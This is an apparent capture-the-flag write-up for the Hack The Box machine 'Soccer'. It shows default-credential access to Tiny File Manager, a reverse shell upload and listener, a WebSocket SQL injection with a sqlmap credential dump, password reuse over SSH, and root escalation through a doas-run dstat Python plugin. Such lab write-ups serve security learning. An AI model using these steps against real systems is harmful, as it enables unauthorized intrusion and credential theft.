Soccer

Machine Information
| Name | OS | IP | Difficulty |
|---|---|---|---|
| Soccer | Linux | 10.10.11.194 | Easy |
Background
This box contains a file upload manager (Tiny File Manager), that is setup with default credentials. This provides access as www-data user. From there a subdomain is discovered with a WebSocket endpoint vulnerable to SQL injection. Privilge esclation is obtained by exploiting the doas configuration to run dstat with custom plugins.
Methodology
First, let's start off with a nmap scan to see what we are up against.
Nmap Scan
$ sudo nmap -Pn -n -p- -A -T4 -v 10.10.11.194 -oN nmap.txt
<SNIP>
Nmap scan report for 10.10.11.194
Host is up (0.056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Sat, 19 Oct 2024 04:15:12 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Sat, 19 Oct 2024 04:15:12 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
|     </body>
|_    </html>
<SNIP>
We can see that ports 22 (SSH), 80 (HTTP), and some other HTTP port on 9091. Also we can see that the IP redirects to http://soccer.htb.
www-data
Reviewing the website reveals nothing other than a button that links back to the page. We can try some enumeration of the site with ffuf to see if there are any subdomains and directories.
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -u http://soccer.htb/FUZZ -ac
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -u http://soccer.htb/FUZZ -ac
<SNIP>
 :: Method           : GET
 :: URL              : http://soccer.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 6917, Words: 2196, Lines: 148, Duration: 63ms]
tiny                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 55ms]
We got a hit for tiny as a directory, if we navigate to http://soccer.htb/tiny

A quick Google search for default creds gives admin:admin@123. We can read more about it here for the tinyfilemanager Github Security and User Management.


We can go to the tiny/uploads directory and upload a reverse shell.
We can then go to that direct link and execute the reverse shell. The direct link can be seen below in the outlined square.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.215] from (UNKNOWN) [10.129.178.163] 34914
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 06:11:12 up  2:09,  0 users,  load average: 0.19, 0.14, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
To make things a little easier we can stablize the reverse shell
Ctrl + Z
www-data
$ /usr/bin/script -qc /bin/bash /dev/null
www-data@soccer:/$ export TERM=xterm
export TERM=xterm
www-data@soccer:/$ ^Z
zsh: suspended  nc -nvlp 1234
$ stty raw -echo; fg
[1]  + continued  nc -nvlp 1234

www-data@soccer:/$
Player
When getting a shell as www-data we can check to see if there are any database credentials, or important configuration files. For this site it is only the static website, and there are no other users in the tiny config. We can try checking to see if there are any ports that were not exposed.
www-data@soccer:/$ netstat -tnlp |grep 127
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
We see that there is a service on the MySQL/MariaDB port, and a port 3000. We can try to login without credentials to MySQL, but we do not have access. Curling the 3000 port shows it is another http service.
www-data@soccer:/$ curl localhost:3000
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <link href="/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
        <script src="/js/bootstrap.bundle.min.js"></script>
        <script src="/js/jquery.min.js"></script>
        <title>Soccer</title>
    </head>
<SNIP>
Hopefully this service is being exposed over nginx to make things easy on us. If we had SSH access we could forward the port. We could also use a tool like Ligolo-ng to expose the port.
www-data@soccer:/$ grep -a5 -r 3000 /etc/nginx/
/etc/nginx/sites-available/soc-player.htb-      server_name soc-player.soccer.htb;
/etc/nginx/sites-available/soc-player.htb-
/etc/nginx/sites-available/soc-player.htb-      root /root/app/views;
/etc/nginx/sites-available/soc-player.htb-
/etc/nginx/sites-available/soc-player.htb-      location / {
/etc/nginx/sites-available/soc-player.htb:              proxy_pass http://localhost:3000;
/etc/nginx/sites-available/soc-player.htb-              proxy_http_version 1.1;
/etc/nginx/sites-available/soc-player.htb-              proxy_set_header Upgrade $http_upgrade;
/etc/nginx/sites-available/soc-player.htb-              proxy_set_header Connection 'upgrade';
/etc/nginx/sites-available/soc-player.htb-              proxy_set_header Host $host;
/etc/nginx/sites-available/soc-player.htb-              proxy_cache_bypass $http_upgrade;
Searching through nginx, we see that there is a custom named subdomain, soc-player.soccer.htb that is running on port 3000. Nginx is exposing the site through the subdomain.

We can create an account and explore the website. After we create and sign-in to our new account we are directed to the /check page, where it shows us our current ticket number and we can validate if our ticket exists.


We open the browser developer tools and refresh the page we can see a web socket is being established to the server.


If we check to see if our ticket exists we get a response from the websocket that it does.
What if we check for a different ticket? Does 1 exist? It does not.
Now what if we try a simple SQL injection or 1=1-- - We can see this does exist.

We can also test this manually with wscat
$ wscat -c "ws://soccer.htb:9091"
Connected (press CTRL+C to quit)
> {"id":"1 or 1=1-- -"}
< Ticket Exists
We can speed up the testing of the SQL injection with a tool like sqlmap to see if we can dump the database.
sqlmap -u ws://soccer.htb:9091 --data '{"id": "1*"}' --dbms mysql --batch --level 5 --risk 3 --dump --threads 10
$ sqlmap -u ws://soccer.htb:9091 --data '{"id": "1*"}' --dbms mysql --batch --level 5 --risk 3 --dump --threads 10
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
<SNIP>
Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+-------------------+----------------------+----------+
<SNIP>
After a couple of minutes we have player:PlayerOftheMatch2022
We can test if we can use these credentials with SSH to see if there is any password reuse as this is a common bad practice.
$ ssh player@soccer.htb
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)
<SNIP>
Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$
With that we can submit the user flag!
Root
When enumerating through the box we found these binaries with SetUID.
player@soccer:~$ find / -perm -4000 2> /dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/at
<SNIP>
When researching through the SUID binaries can learn about doas from the ArchWiki
OpenDoas is a portable version of OpenBSD's doas command, known for being substantially smaller in size compared to sudo. Like sudo, doas is used to assume the identity of another user on the system.
Since trying sudo -l failed, maybe this will work. There is no flag like -l for doas to see what commands can be run. The only way to find out is by reviewing the configuration. Typically it lives under /etc/doas.conf, but it is not there so we will have to find it.
We can see that player can run dstat as root without a password.
With dstat we can write plugins for it in python. There are a couple of directories where it looks for these plugins when searching we do have a location that is writable. More information can be found in the man pages for it.
player@soccer:~$ ls -lah /usr/local/share |grep dstat
drwxrwx---  2 root player 4.0K Dec 12  2022 dstat
Since we can use Python we have plenty of options, we can create a reverse shell using revshells, drop our session into a root shell, or just read the root flag.
player@soccer:~$ echo 'print(open("/root/root.txt").read())' > /usr/local/share/dstat/dstat_exploit.py
The name of the plugin always starts with dstat_ but it is called with --<name> So if we name our file dstat_exploit.py it will be called with --exploit
player@soccer:~$ doas /usr/bin/dstat --exploit
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
  import imp
<flag>

Module dstat_exploit failed to load. (name 'dstat_plugin' is not defined)
None of the stats you selected are available.
We can submit the root flag!